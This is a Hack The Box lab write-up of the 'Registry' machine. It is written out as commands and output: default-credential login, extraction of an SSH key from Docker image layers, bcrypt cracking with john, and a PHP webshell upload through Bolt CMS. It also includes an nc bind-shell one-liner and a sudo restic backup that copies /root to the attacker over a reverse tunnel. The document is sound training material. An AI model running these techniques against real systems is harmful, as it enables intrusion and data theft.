REGISTRY |Kaosam

My profile -> https://www.hackthebox.eu/home/users/profile/149676

These are the results of port scanning:


```
root@unknown:~# nmap -sV 10.10.10.159
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-26 12:05 CET
Nmap scan report for docker.registry.htb (10.10.10.159)
Host is up (0.078s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2
.0)
80/tcp  open  http     nginx 1.14.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.62 seconds
```


Let's immediately add the line to the /etc/hosts file:

10.10.10.159 docker.registry.htb

If you go to the address on the browser, the page is empty. So, with dirbuster we have to enumerate:



The /v2 directory is found, and connecting to it on the browser, an authentication message appears:




By trying with common credentials, you can finally log in with admin/admin.


Searching on Google, docker v2, the attention falls on this page:

https://docs.docker.com/registry/spec/api/


With the path _catalog, you can see the present images:



Going to explore the image, the "latest" file is downloaded:



Opening it in an editor, all blobsums are shown:



It is possible to download each of these, by placing the url in the browser or with wget:

http://docker.registry.htb/v2/bolt-image/blobs/sha256:302bfcb3f10
c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c66b

By downloading and inspecting them all, in one there will be the rsa private key of the bolt user, and in another there will be the password, GkOcz221Ftb3ugog.


By connecting via ssh, you can get the user flag:

```
root@unknown:~/Desktop# ssh -i id_rsa bolt@10.10.10.159
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

  System information as of Wed Feb 26 12:33:32 UTC 2020

  System load:  0.0               Users logged in:                1
  Usage of /:   5.7% of 61.80GB   IP address for eth0:            10.10.10.159
  Memory usage: 31%               IP address for docker0:         172.17.0.1
  Swap usage:   0%                IP address for br-1bad9bd75d17: 172.18.0.1
  Processes:    171
Last login: Wed Feb 26 12:27:48 2020 from 10.10.14.158
bolt@bolt:~$ ls
user.txt
bolt@bolt:~$ cat user.txt
ytc0ytdmnzywnzgxngi0zte0otm3ywzi
```

To continue the privilege escalation, going to enumerate within var/www, we find the bolt folder (it's a CMS). If you go on the browser and type 10.10.10.159/bolt, there's a sample website:




Continuing the search within the folders, there is a file called bolt.db inside /var/www html/bolt/app/ database. By printing its content with cat, you can see inside it, the presence of a hash for an admin user:

```
NN��3%7      3admin$2y$10$e.ChUytg9SrL7AsboF2bX.wWKQ1LkS5Fi3/Z0yYD86.P5E9cpY7P
Kbolt@registry.htb2020-02-26 12:31:0810.10.15.250Admin["files://shell.php"]["roo
t","everyone"]
��      admin
��      bolt@registry.htb
��
```


By saving it in a file and cracking it with john, the password "strawberry" is found:

```
root@unknown:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
strawberry       (?)
1g 0:00:00:04 DONE (2020-02-26 13:45) 0.2040g/s 69.79p/s 69.79c/s 69.79C/s straw
berry..ihateyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

The credentials found could be from the admin who manages the site. With a little more enumeration, we can found the login page:




By entering the credentials just found, you can access into the control panel:



Searching on Google, there are exploits regarding cross-site scripting (XSS) vulnerabilities for this bolt version (3.6.4), but none of them work.

However, by opening the configuration, it’s possible to modify the accepted extensions of the uploaded files:



By inserting the php extension, it will be possible in the appropriate section, to upload a file in order to obtain a reverse shell. At this point, there are two main problems:

- Every “x” seconds the configurations are reset and the folder of the uploaded files is emptied, therefore it is necessary to be very fast in the operations


- The reverse shell does not work, because it seems that the machine is refusing connections to the outside

Consequently, the only option is to try a bind shell.

The php file in question was downloaded from:

https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985

Let’s upload the shell.php file into the website:



Quickly, let's open it in another tab and insert the following code to make the machine listen on port 4444:

rm /tmp/backpipe; mknod /tmp/backpipe p; /bin/sh 0</tmp/backpipe | nc -nlvp 4444 1>/tmp/backpipe

In the attacking machine, we have obtained the shell:

```
root@unknown:/usr/share/webshells/php# nc 10.10.10.159 4444
whoami
www-data
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bolt:~/html/bolt/files$ cd
cd
www-data@bolt:~$ ls
ls
html
www-data@bolt:~$
```

To find out the vulnerabilities, even without using tools such as linpeas, you immediately notice that by running the sudo -l code, you can run the following command as root:

```
www-data@bolt:~$ sudo -l
Matching Defaults entries for www-data on bolt:
    env_reset, exempt_group=sudo, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bolt:
    (root) NOPASSWD: /usr/bin/restic backup -r rest*
```

Back on Google, let's find out what it is. Restic is a backup program, thanks to which you can save files and directories in protected remote repositories.

Therefore, it’s possible to backup the root folder, thanks to the privileged command, but it is necessary to install restic in local machine, and initialize a repository on a rest-server:

https://github.com/restic/rest-server

Furthermore, considering that it is not possible to have connections to the outside, it is already understood that port forwarding will be necessary.

So we initialize the repository on the local machine, calling it "a":

```
root@unknown:~/Desktop# restic init --repo a
enter password for new repository:
enter password again:
created restic repository d5a5b5c9d6 at a

Please note that knowledge of your password is required to acc
ess
the repository. Losing your password means that your data is
irrecoverably lost.
```

Then, let's start the server, in the same path where we have the repo:

```
root@unknown:~/Desktop# rest-server --path a --no-auth
Data directory: a
Authentication disabled
Private repositories disabled
Starting server on :8000
```

Then to enable port forwarding, connect via SSH with the R option, to the bolt user:

```
root@unknown:~/Desktop# ssh -i id_rsa -R 8000:localhost:8000
 bolt@10.10.10.159
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x
86_64)
```

Finally, in the www_data shell, we perform the backup, with the command:

sudo /usr/bin/restic backup -r rest:http://localhost:8000 /root

```
www-data@bolt:~$ sudo /usr/bin/restic backup -r rest:http://localhost:8000 /ro
enter password for repository:
password is correct
found 2 old cache directories in /var/www/.cache/restic, pass --cleanup-cache
 them
using parent snapshot 78790429
scan [/root]
scanned 10 directories, 14 files in 0:00

[0:00] 100.00%  28.066 KiB / 28.066 KiB  24 / 24 items  0 errors  ETA 0:00

duration: 0:00
snapshot e331b352 saved
```

In the local machine we have the entire root folder of the victim machine, and we just have to read the backup, to get the flag:

```
root@unknown:~/Desktop# cd a
root@unknown:~/Desktop/a# ls
config  data  index  keys  locks  snapshots
root@unknown:~/Desktop/a# cd snapshots
root@unknown:~/Desktop/a/snapshots# restic restore 78790429a2a848ac0324a0ebcd53c36af31
cafdaf47888c2c081e453f4f269c7  --target /root/Desktop -r /root/Desktop/a
enter password for repository:
repository d5a5b5c9 opened successfully, password is correct
restoring <Snapshot 78790429 of [/root] at 2020-02-26 10:32:38.617597061 +0000 UTC by
root@bolt> to /root/Desktop
ignoring error for /root/.bash_history: Symlink: symlink /dev/null /root/Desktop/root/
.bash_history: file exists
There were 1 errors
root@unknown:~/Desktop/a/snapshots# cd ..
root@unknown:~/Desktop/a# cd ..
root@unknown:~/Desktop# cd root
root@unknown:~/Desktop/root# ls
config.yml  cron.sh  root.txt
root@unknown:~/Desktop/root# cat root.txt
ntrkzgnkotaxyju0ntrinda4yzbkztgw
```

Contact me on Twitter: https://twitter.com/samuelpiatanesi

Find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups